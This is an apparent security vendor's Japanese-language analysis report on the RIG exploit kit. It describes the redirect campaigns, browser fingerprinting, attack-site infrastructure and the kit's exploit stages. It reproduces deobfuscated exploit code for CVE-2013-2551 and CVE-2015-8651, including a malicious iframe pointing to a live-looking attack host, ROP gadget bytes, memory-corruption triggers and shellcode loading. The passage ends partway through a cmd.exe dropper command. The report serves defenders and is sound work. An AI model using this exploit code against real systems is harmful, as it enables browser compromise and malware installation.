NTTセキュリティ

Unit CANARY

RIG エクスプロイトキット

解析レポート

NTT セキュリティ・ジャパン株式会社

2017/05/16

本レポートの目的

NTT セキュリティ・ジャパン株式会社のセキュリティオペレーションセンター（以下 SOC）は、グローバルにおけるお客様システムを 24 時間体制で監視し、迅速な脅威発見と最適な対策を実現するマネージド・セキュリティ・サービス（以下 MSS） を提供しています。最新の脅威に対応するための様々なリサーチ活動を行い、その結果をブラックリストやカスタムシグネチャ、IOC（Indicator of Compromise）、アナリストが分析で使用するナレッジとしてサービスに活用しています。

SOC では 2016 年 9 月頃から「RIG エクスプロイトキット」を用いた攻撃を多く観測するようになり、効果的な対策を実施するための調査を行ってきました。本レポートでは、RIG エクスプロイトキットによる被害の防止や早期発見を目的として、調査で判明した攻撃手法やその特徴を技術者向けのホワイトペーパーとして公開しました。

概要

NTT セキュリティ・ジャパン株式会社の SOC では、2016 年 9 月頃から RIG エクスプロイトキットによる攻撃を多く観測しました。RIG エクスプロイトキットはドライブ・バイ・ダウンロード攻撃を行うためのパッケージの 1 つであり、改ざんサイトや不正広告から誘導され、マルウェアへの感染を引き起こします。本レポートでは、RIG エクスプロイトキットの攻撃コードで用いられる手法、攻撃サイトのドメインや IP アドレスの特徴、エクスプロイトキットの販売動向について、以下のとおり調査した結果を報告します。

- 過去に流行したエクスプロイトキットの攻撃コードを流用しているため、悪用される脆弱性は比較的古い。
- 1 ヶ月あたり約 700 のドメインが新たに攻撃サイトとして利用されている。
- 攻撃サイトで用いられる IP アドレスの 9 割以上がロシアに存在している。
- 攻撃サイトで用いられる IP アドレスはドメインと比較して生存期間が長い。
- 攻撃サイトと通信をする際の URL パラメータに特徴的な文字列が含まれている。
- 攻撃者の間で、RIG エクスプロイトキット販売者、トラフィック販売者、攻撃依頼者という役割分担が行われており、エコシステムが形成されている。

また、付録に攻撃者サイトドメインを記載しております。感染防止や被害を受けた端末の発見などの対策にご活用ください。

1. はじめに

ドライブ・バイ・ダウンロード攻撃によりマルウェア感染に至る被害は後を絶ちません。ドライブ・バイ・ダウンロード攻撃とは Web サイトを介してブラウザなどの Web クライアントに対して行われる攻撃です。攻撃は改ざんされた正規 Web サイトや不正広告の閲覧を起点に始まり、Web ブラウザ本体やプラグインの脆弱性を悪用してマルウェアをインストールします。

脆弱性を悪用してマルウェアをインストールさせるドライブ・バイ・ダウンロード攻撃のコードはエクスプロイトキットとしてパッケージ化して利用されており、年々新たに開発、改良され続けています。SOC では ANGLER エクスプロイトキットや RIG エクスプロイトキットをはじめとする複数のエクスプロイトキットによる攻撃を観測してきました。

図 1 では、SOC がお客様に通知したエクスプロイトキットに関連するインシデントにおける各エクスプロイトキットの割合を示しています。RIG エクスプロイトキットを利用した攻撃は 2016 年 9 月頃から活発になりました。幸いにも、悪用する脆弱性が古く爆発的なマルウェア感染の広がりは見せていませんが、今後新たな脆弱性を悪用する攻撃コードが追加された場合に大きな脅威となる可能性もあるため、SOC では動向を注視しています。



図 1　エクスプロイトキットに関する通知における各エクスプロイトキットの割合

SOC では、エクスプロイトキットを用いた攻撃に関して、攻撃コードや URL／ドメイン／IP アドレスの分析に加え、アンダーグラウンドマーケットやフォーラムにおける動向も調査しています。本レポートでは、エクスプロイトキットの中でも目立って観測されている「RIG 4.0」や「RIG-v」と呼ばれるバージョンの RIG エクスプロイトキットについての調査結果を共有します。

2 章では攻撃の全体像を示します。3 章では RIG エクスプロイトキットにおける誘導と攻撃の手法についての解析結果を示し、4 章では攻撃サイトのドメインや IP アドレスの特徴をまとめます。5 章ではアンダーグラウンドの動向調査について調査結果を紹介し、攻撃者側の役割分担について推測します。

2. 攻撃の全体像

本章では、調査結果から想定される攻撃の全体像を示します。RIG エクスプロイトキットを利用した攻撃の全体像は図 2 の通りと考えられます。



図 2　RIG エクスプロイトキットを利用した攻撃の全体像

一般的なエクスプロイトキットと同様に、RIG エクスプロイトキットによる攻撃は改ざんサイトや広告へのアクセスを起点に開始します。これらのサイトにアクセスすると攻撃サイトに転送され、ブラウザなどの脆弱性を悪用する攻撃コードが送り込まれます。端末に脆弱性が存在してこれが悪用された場合、最終的にマルウェアに感染します。3 章ではここで用いられる攻撃手法について、4 章では攻撃サイトについて説明します。

アンダーグラウンドフォーラムを中心とした調査の結果から、こうした一連の攻撃の背景には表 1 のように攻撃者間での役割分担が存在し、エコシステムが形成されていると考えています。5 章でアンダーグラウンドの動向について調査した結果を示します。

表 1　攻撃者のエコシステムにおける役割

トラフィック販売者	閲覧者を指定された攻撃サイトへ誘導する。
エクスプロイトキット販売者	攻撃サイトを運用し、攻撃コードやマルウェアを配布する。
攻撃依頼者	トラフィック販売者と攻撃依頼者に依頼料を支払い、転送とマルウェアの配布を依頼する。

3. 攻撃コードの解析

本章では、2017 年 2 月中旬に観測された攻撃を例に各攻撃コードの解析結果を示します。攻撃の流れを図 3 に示します。①～⑤の各ステップでは、表 2 の処理が行われています。



図 3　RIG エクスプロイトキットにおける攻撃の流れ

表 2　RIG エクスプロイトキットによる攻撃の各ステップにおける内容

Step	説明
①	改ざんサイトや広告はユーザ端末からのアクセスを待ち受け、RIG エクスプロイトキットが設置された攻撃サイトに転送する。
②	攻撃サイトは JavaScript コードを送付し、ブラウザ判定を行い③へ進む。
③	攻撃サイトは 2 つ目の JavaScript コードを送付し、動作環境をチェックした後、脆弱性を悪用する攻撃を行う。また、並行して Flash ファイルを読み込ませる。
④	攻撃サイトは不正な Flash ファイルを送付し、脆弱性を悪用する攻撃を行う。
⑤	③もしくは④で脆弱性の悪用に成功した場合、シェルコードを実行してマルウェアのダウンロードとインストールを行う。

以降では、改ざんサイトから攻撃サイトへの転送処理、攻撃サイトが送付する JavaScript コード、攻撃用 Flash ファイル、シェルコードとマルウェアについて、それぞれ解析した結果を説明します。

3.1. 転送処理

改ざんサイトや広告からの転送処理は、ユーザ端末からのアクセスを攻撃サイトへ誘導するために行われます。RIG エクスプロイトキットが設置されたサイトに誘導するキャンペーンとしてはAfraidgateやEITEST、Pseudo-DarkLeechなどが知られており、それぞれ転送方法や転送用コードの埋め込み方が異なります。

Pseudo-DarkLeech を例に、HTTP レスポンスに含まれる転送用コードを説明します。Pseudo-DarkLeech では、図 4 のように iframe タグを用いて転送をします。このレスポンスを受け取ったブラウザは、iframe タグの src 属性に指定されているサイトに転送されます。なお、Pseudo-DarkLeech では、iframe タグは span タグに囲まれた領域で、前後に文字列を伴って挿入されていることが特徴です。

```
<span style="position:absolute; top:-1085px; width:318px; height:317px;">
elnfi
<iframe src="http://art.TIANQIAO.COM/?tuif=1893&q=z3_QMvXcJwDQDoTGMvrESLtE
MU_OHEKK2OH_783VCZr9JHT1vvHPRAP0tgW&biw=Microsoft_Edge.86cx116.406s3k3p6&b
r_fl=2855&ct=Microsoft_Edge&yus=Microsoft_Edge.72iq84.406b3i2z4&oq=CegiF9_
N8LedZNASzjhbWfQxhmthUBF8X_6imjEfWnxfKh5_R9SW9UU4HupE" width="255" height=
"254">
</iframe>
lufo
</span>
uta
<noscript>
```

図 4　改ざんサイトに含まれる転送用の iframe タグ（Pseudo-DarkLeech の例）

3.2. JavaScript コード

今回解説する RIG エクスプロイトキットでは、攻撃サイトから 2 つの JavaScript コードを送り込み、ユーザ端末上で実行します。これらの JavaScript コードは次の用途に利用されています。本節ではそれぞれの動作について解説します。

- Web ブラウザの判定
- CVE-2013-2551 の悪用
- 攻撃用 Flash ファイルの呼び込み

3.2.1. Web ブラウザ判定

最初の JavaScript コードに含まれる Web ブラウザ判定処理では、アクセス元 Web ブラウザの種別を識別し、その結果に基づいて攻撃を次の段階に進めます。今回解析したコードでは、アクセス元の Web ブラウザが Internet Explorer である場合のみ、JavaScript コード中に埋め込まれた URL に POST リクエストを送信し、次の JavaScript コードを取得する仕組みとなっていました。

Web ブラウザの識別には 2 つの手法が用いられています。1 つは User-Agent に着目した手法です。Internet Explorer だけでなく様々な種類のブラウザに対応できるよう実装されており、Internet Explorer であるかは文字列「MSIE」を含むか否かで判断されます（図 5）。

```
var bName = function () {
    if (ua.search(/Edge/) > -1) return "edge";
    if ((ua.search(/MSIE/) > -1) || (ua.search(/Trident/) > -1)) return "ie";
    if (ua.search(/Firefox/) > -1) return "firefox";
    if ((ua.search(/Opera/) > -1) || (ua.search(/OPR/) > -1)) return "opera";
    if (ua.search(/YaBrowser/) > -1) return "yabrowser";
    if (ua.search(/Chrome/) > -1) return "chrome";
    if (ua.search(/Safari/) > -1) return "safari";
    if (ua.search(/Maxthon/) > -1) return "maxthon";
    else return "unknown";
}();
```

図 5　User-Agent に基づいた Web ブラウザ識別処理

2 つ目はプラグインなどの機能に着目した手法です。ActiveXObject プロパティの存在有無や Internet Explorer に存在しない機能の有無を確認することでブラウザを識別します（図 6）。

```
if('ActiveXObject' in window) isIE++;
if('chrome' in window) isChrome++;
if('opera' in window) isOpera++;
if('getBoxObjectFor' in d || 'mozInnerScreenX' in w) isFirefox++;
if('WebKitCSSMatrix' in w||'WebKitPoint' in w||'webkitStorageInfo' in w||'webkitURL' in w) isChrome++;
var f=0;
f|='sandbox' in d.createElement('iframe')?1:0;
f|='WebSocket' in w?2:0;
f|=w.Worker?4:0;
f|=w.applicationCache?8:0;
f|=w.history && history.pushState?16:0;
f|=d.documentElement.webkitRequestFullScreen?32:0;
f|='FileReader' in w?64:0;

if(f==0) isIE++;

if(isIE > 0) {
    browsrObj.browser_real = 'ie';
    browsrObj.browser_quality = isIE;
}
if(isChrome > 1 && isFirefox == 0) {
    browsrObj.browser_real = 'chrome';
    browsrObj.browser_quality = isChrome;
}
if(isFirefox > 0 && isChrome == 0) {
    browsrObj.browser_real = 'firefox';
    browsrObj.browser_quality = isFirefox;
}
```

図 6　ブラウザの実装に基づいた Web ブラウザ識別処理

2 つの手法で識別した結果が同じであり、かつブラウザが Internet Explorer である場合にのみ、JavaScript コード中に埋め込まれた URL に POST リクエストを送信します。2 つの手法での識別結果が異なる場合に POST リクエストを送信しないのは、Internet Explorer を模したクローラよるアクセスを防ぐためだと考えられます。

3.2.2. CVE-2013-2551 の悪用

POST リクエストに対するレスポンスには、2 つの script 要素による JavaScript コードが難読化されて埋め込まれています。難読化を解除すると、1 つ目の script タグでは CVE-2013-2551 を悪用した攻撃が行われていることが分かります。CVE-2013-2551 は、COALineDashStyleArray のサイズに負の値を設定することで発生する整数オーバーフローの脆弱性です[1]。悪用することで最終的に任意コードの実行が可能となります。

実行環境の調査

脆弱性の悪用を開始する前に Web ブラウザの識別を 2 回行います。1 回目の判定処理では、User-Agent に文字列「msie」と数値が含まれるかを確認します。Internet Explorer である場合のみ、攻撃に向けて次の処理に進みます（図 7）。

```
var ie_true=navigator.userAgent.toLowerCase();
var browser=/msie[\/\s]\d+/i.test(ie_true);
if(browser)
{
  try{
    wondow.docume()="urn:schemas-microsoft-com:vml"
  }catch(e){
    try{
      document.namespaces.add("rZWLArSzwp","urn:schemas-microsoft-com:vml","#default#VML")
    }catch(e){
    }
```

図 7　User-Agent を利用した Internet Explorer 判定

2 回目の判定処理では、User-Agent に含まれる文字列を用いて Web ブラウザのバージョンを確認します（図 8）。IE8、IE9、IE10 のいずれかであることが確認できた場合のみ脆弱性の悪用を開始します。図 7 と図 8 において、同じ観点で 2 度も判定処理を行っているのは、2 回目の判定処理以降が既存のソースコードの流用であるためだと考えられます。

```
function isTaragetBrowser(){
  var e,d,a,n,f;
  try{
    n=navigator.userAgent.toLowerCase();
    e=/MSIE[\/\s]\d+/i.test(n);
    a=/WOW64;/i.test(n);
    d=/Win64;/i.test(n);
    f=/Trident\/(\d)/i.test(n)?parseInt(RegExp.$1):null;
    if(!d&&e&&f&&(6==f||5==f||4==f)){
      TridentNum=f;
      isWow=a;
      return true;
    }
  }
  catch(t){
  }
  return false
}
```

図 8　User-Agent を利用したブラウザバージョン確認

脆弱性の悪用

脆弱性が存在する可能性のあるバージョンであることが確認された場合、dashstyle.array.length に負の値を代入し、脆弱性の悪用を開始します（図 9）。負の値が設定された場合、整数オーバーフローが発生し、配列が実際のサイズよりも大きな配列として認識されるようになるため配列を介して別オブジェクトのメンバ変数の書き換えが可能となります。これを利用して、メモリの読み書きを行うオブジェクトが参照するアドレスを保持しているメンバ変数を書き換えることで、任意のアドレス空間を読み書きできるようになります[2]。

```
}
for(gm=document.getElementById("kJROrdOv"),e=0;e<StringHex2Int("0x400");e++){
 sc[e]=ah[e]._vgRuntimeStyle;
 for(e=0;e<StringHex2Int("0x400");e++){
 sc[e].rotation,e==StringHex2Int("0x300")&&(gm.dashstyle="1 2 3 4 5 6 7 8 9 10
   35 36 37 38 39 40 41 42 43 44");
 }
 le=gm.dashstyle.array.length;
}
try{
  gm.dashstyle.array.length=-1
}catch(a){
  return!1
}
```

図 9　脆弱性を悪用する処理

シェルコードの実行

最後に、任意のメモリ空間の読み書きを行う仕組みを利用して OS のバージョンを確認し、OS のバージョンに合わせた ROP（Return Oriented Programming）チェーンを作成します（図 10）。この ROP チェーンでは、NtWriteVirtualMemory システムコールを用いてシェルコードに実行権限を与え、シェルコードを実行します。作成された ROP チェーンは vtable オーバーライトにより実行され、シェルコードはマルウェアをダウンロードして実行します。

```
n=unescape("%94%c3");
p=unescape("%5a%c3");
C=unescape("%ff%06%c3");
y=unescape("%ff%07%c3");
d=unescape("%5e%c3");
x=unescape("%5f%c3");
h=null;
b=null;
if(bl){
    h=unescape("%b8%4d");
    b=unescape("%33%c9%8d%54%24%04%64%ff%15%c0");
}else{
    if(1==r){        //Windows XP
      h=unescape("%b8%89")
    }else if(2==r){ //windows Vista
      h=unescape("%b8%d2");
    }else if(3==r){ //windows 7
      h=unescape("%b8%d7")
    }
    b=unescape("%ba%00%03%fe%7f%ff%12%c2%14")
 }
```

図 10　OS バージョンに合わせた ROP ガジェット選択

なお、脆弱性が古く攻撃の成功率が低かったためか、2017 年 3 月中旬からは CVE-2013-2551 ではなく、CVE-2016-0189 と CVE-2015-2419 を悪用する JavaScript コードに変更されています。しかしながら、いずれの脆弱性についても過去に別のエクスプロイトキットが悪用していた脆弱性です。コードの類似性から攻撃者は ANGLER エクスプロイトキットで利用されていたコードを流用していると考えられます。

3.2.3. Flash ファイルの呼び込み

POST リクエストに対するレスポンスに埋め込まれた 2 つ目の script タグには、難読化された JavaScript コードが埋め込まれており、これを解除すると脆弱性を悪用する Flash ファイルの読み込みを行うことが分かります。

```
function insert_object_tag(url, arg){
    var bnbf = '<object classid="clsid:d27cdb6e-ae6d-11cf-96b8-444553540000"
        allowScriptAccess=always width="13" height="13">';
    bnbf = bnbf + '<param name="movie" value="' + url + '" />';
    bnbf = bnbf + '<param name="play" value="true"/>';
    bnbf = bnbf + '<param name=FlashVars value="iddqd=' + arg + '" />';
    bnbf = bnbf + '<!--[if !IE]>-->';
    bnbf = bnbf + '<object type="application/x-shockwave-flash" data="' + url + '"
        allowScriptAccess=always width="13" height="13">';
    bnbf = bnbf + '<param name="movie" value="' + url + '" />';
    bnbf = bnbf + '<param name="play" value="true"/>';
    bnbf = bnbf + '<param name=FlashVars value="iddqd=' + arg +   '" />';
    bnbf = bnbf + '<!--<![endif]-->';
    bnbf = bnbf + '<!--[if !IE]>--></object><!--<![endif]-->';
    bnbf = bnbf + '</object>';

    var gfdg = document.createElement("div");
    gfdg.innerHTML = bnbf;
    document.body.appendChild(gfdg);
}
```

図 11　Flash ファイルを呼び込む object

Flash ファイルを呼び込むため、DOM には Flash ファイルを読み込む object タグが追加されます（図 11）。その際、「movie」パラメータに Flash ファイルの取得元 URL、「FlashVars」パラメータにマルウェア取得元 URL とマルウェアの復号鍵「gexywoaxor」、User-Agent が難読化された値が設定されます。設定される値の難読化前の具体例は図 12 のとおりです。

```
insert_object_tag("http://art.tianqiao.com/?yus=Amaya.107ac61.406p4b9j0&tuif=5199&q=w3bQM
vXcJxfQFYbGMvLDSKNbNkfWHViPxoqG9MildZuqZGX_k7fDfF-qoVTcCgWRxfB&biw=Amaya.82nj70.406a2u9a9
&oq=4ebBQbAu0hEyHKQViz9hbUlIVoaD4i0DRwReehp-BqxTbZgxNrKKdErYz3ljFjLlTJg&ct=Amaya&br_fl=22
02", gen_argument("http://art.tianqiao.com/?oq=EofEtfOdZNAbm30bTLQNhmokLWwwW86GvjEfTykCd1
pCKrha9aQpD_JSlSbF72w&ct=Microsoft_Edge&biw=Microsoft_Edge.98ay57.406q6n5u4&q=znnQMvXcJwD
QDofGMvrESLtEMUrQA0KK2OH_76myEoH9JHT1vrTUSkrttgWCeli&yus=Microsoft_Edge.118ry92.406l7e0m9
&br_fl=5193&tuif=3139","gexywoaxor"));
```

図 12　object タグを埋め込む処理の呼出し

3.3. Flash ファイル

RIG エクスプロイトキットの Flash ファイルは、マルウェアのダウンロードおよび感染を引き起こすために用いられます。使用される脆弱性や難読化手法は検体によって異なりますが、一部の検体では Flash ファイル内のコードは DoSWF という商用ツールによって難読化されていました。本節では、RIG エクスプロイトキットの Flash ファイルがマルウェア感染を引き起こすまでの以下の 3 つの処理について難読化を解除した後のコードをもとに詳しく解説します。

① Flash ファイルが実行されている環境を調査する。
② 脆弱性をついて任意のコードを実行可能にする。
③ シェルコードを実行することで、マルウェア感染を引き起こす。

実行環境の調査

Flash ファイルでは、実際に脆弱性を悪用する前に実行環境が攻撃に対して脆弱であるかどうかを調査します。今回調査を行った検体について、Flash Player のバージョンを確認するコードを図 13 に示します。

```
// param1 = flash version
public final function is_vulnerable(param1:uint) : Boolean
{
    var _loc2_:* = undefined;
    var _loc4_:* = false;
    var _loc3_:* = param1;
    try
    {
        if(this.var_kicker.memory_flag)
        {
            return false;
        }
        this.var_is_ver19 = int(param1 / 1000) == 190000;
        this.var_is_target18 = _loc3_ <= 180000268; // target version
        _loc4_ = _loc3_ <= 200000235; // target version
        _loc2_ = _loc4_;
        var _loc7_:* = _loc2_;
        return _loc7_;
    }
    catch(e:Error)
    {
    }
    return false;
}
```

図 13　Flash Player のバージョンを確認するコード

また、OS のバージョンや Flash ファイルの実行形態を確認するコードを図 14 に示します。

```
private final function is_vulnerable() : Boolean
{
   if(this.var_flash_version == 0)
   {
      return false;
   }
   var _loc1_:String = "win";
   _loc1_ = _loc1_ + "dows";
   this.var_is_activex = this.var_player_type == "activex";
   this.var_isPluginType = this.var_player_type == "plugin";
   this.var_is_win8 = this.var_os == "windows8";
   this.var_is_win8_1 = this.var_os == "windows8.1";
   this.var_is_win10 = this.var_os == "windows10";
   this.var_is_win8_81_10 = this.var_is_win8 || this.var_is_win8_1 || this.var_is_win10;
   this.var_is_ax_win8_81_10 = this.var_is_activex && this.var_is_win8_81_10;
   this.var_is_ax_winxp_7 = this.var_is_activex && !this.var_is_win8_81_10;
   if(!this.var_is_activex && !this.var_isPluginType && this.var_is_debugger)
   {
      this.var_standalone = true;
      if(!this.var_allow_standalone)
      {
         return false;
      }
   }
   return this.var_exploit.is_vulnerable(this.var_flash_version);
}
```

図 14　OS および Flash の実行形態を確認するコード

Flash ファイルのコードが実行されている環境がデバッグ環境であるなど、攻撃対象と想定している環境でない場合、脆弱性を悪用することなく攻撃を中止します。

脆弱性の悪用

Flash ファイルのコードが実行環境を確認し、攻撃対象となる脆弱な環境であることが判明した場合、脆弱性を悪用する攻撃が行われます。今回解析した検体には図 15 に示すコードが含まれており、CVE-2015-8651 を悪用する攻撃を試みていました。

```
private final function li32_trigger(param1:int) : int
{
    var _loc2_:* = 0;
    var _loc4_:* = 0;
    var _loc3_:int = 0;
    _loc3_ = 2147483644 + this.add(param1);
    _loc4_ = li32(_loc3_);
    _loc3_ = _loc3_ - 2097148;
    _loc2_ = li32(_loc3_);
    _loc3_ = _loc3_ - 4;
    _loc2_ = li32(_loc3_);
    return _loc4_;
}

private final function si32_trigger(param1:int, param2:int) : void
{
    var _loc4_:* = 0;
    var _loc3_:int = 0;
    _loc3_ = 2147483644 + this.add(param1);
    si32(param2,_loc3_);
    _loc3_ = _loc3_ - 2097148;
    _loc4_ = li32(_loc3_);
    _loc3_ = _loc3_ - 4;
    _loc4_ = li32(_loc3_);
}
```

図 15　脆弱性のトリガーとなるコード

CVE-2015-8651 は、DomainMemory を扱う関数を用いた際に整数オーバーフローによって配列の長さの確認処理を回避できるという脆弱性で、悪用することでメモリの任意領域の読み書きが可能になります[3][4]。この脆弱性は攻撃の実装が容易でその後の攻撃にも繋げやすいためか、非常に長い期間使われており、過去 Angler エクスプロイトキットや Neutrino エクスプロイトキットにも利用されていました。現時点の RIG エクスプロイトキットにおいて、最も多く利用されている脆弱性となっています。

また、一部の検体では図 16 のように攻撃者のユーザ名と思われる情報がデバッグ情報として残っていました。

```
20 code
21 getlocal_0
22 pushscope
23 debugfile "C:¥¥Users¥¥Владимир¥¥Desktop¥¥Flash¥¥8651¥¥src;;Showoff.as"
24 debug 1 "param1" 0 0
25 getlex Qname(PrivateNamespace("Showoff"),"ok")
26 debugline 71
27 not
28 debugline 71
```

図 16　攻撃者のユーザ名に関する情報

シェルコードの実行

脆弱性を悪用する攻撃が成功してメモリの任意領域の読み書きが可能になった後は、メモリ上にシェルコードの書き込みを行い、VirtualProtect 関数を用いて実行権限を付与した上で実行します。Flash ファイルで使用されるシェルコードは、Landing ページから渡された「iddqd」というパラメータと、ActionScript 内もしくはバイナリのデータとして埋め込まれた文字列を結合して作成されます（図 17）。

```
var encryptedShell:String = "QWERB125831C966B96D05498034088485C975F7FFQWER
try
{
    this.execute(encryptedShell);
    return;
}
```

図 17　ActionScript 内に埋め込まれたシェルコードの断片

また、VirtualProtect関数のアドレスは図18のようにインポートされたkernel32.dllから取得します。

```
    if(_loc15_.toLowerCase() == "kernel32.dll")
    {
        _loc19_ = this.read_uint(_loc11_ + _loc21_ + 0); // Import Name Table
        _loc3_ = this.read_uint(_loc11_ + _loc21_ + 16); // Import Address Table
        break;
    }
    _loc21_ = _loc21_ + 20;
}
if(_loc19_ == 0 || _loc3_ == 0)
{
    return false;
}
var _loc2_:uint = _loc22_ + _loc19_;
var _loc12_:uint = _loc22_ + _loc3_;
var _loc9_:uint = "VirtualProtect".length;
_loc21_ = 0;
while(true)
{
    _loc5_ = this.read_uint(_loc2_ + _loc21_);
    if(_loc5_ != 0)
    {
        _loc20_ = _loc22_ + _loc5_ + 2;
        _loc4_ = this.var_exploit.read_string(_loc20_,_loc9_);
        if(_loc4_ == "VirtualProtect")
        {
            this.var_virtualprotect_addr = this.read_uint(_loc12_ + _loc21_); // VirtualProtect Address
            return true;
        }
```

図 18　kernel32.dll から VirtualProtect のアドレスを取得するコード

VirtualProtect 関数のアドレスを入手した後は、正規の ActionScript の関数のアドレスを VirtualProtect 関数のアドレスとシェルコードを設置したアドレスに書き換え、その上でこれらの関数を呼び出すことで、VirtualProtect 関数による実行権限の付与とシェルコードの実行を行います。

3.4. シェルコード・マルウェア

脆弱性を悪用して実行されたシェルコードは、最終的に感染させるマルウェアをダウンロードして実行します。ここでは、JavaScript コードと Flash ファイルで使用されたシェルコードの動作と、マルウェアがインストールされる処理について解説します。

シェルコードの内容

シェルコードは JavaScript コードと Flash ファイルに含まれていますが、どちらも共通のものが利用されていました。シェルコードは内包しているデータを 0x84 を鍵として XOR でデコードします（図 19）。



図 19　シェルコード中のデコード処理

その後、デコードされたコードに制御を移し、CreateProcess 関数を用いて図 20 に示すコマンドを cmd.exe の引数として実行します。

```
cmd.exe /q /c cd /d "%tmp%" && echo function O(n,g){for(var c=0,s=String,d,D="pu"+"sh",b=[],i=
    [],r=255,a=0;r+1^>a;a++)b[a]=a;for(a=0;r+1^>a;a++)c=c+b[a]+g[v](a%g.length)^&r,d=b[a],b[
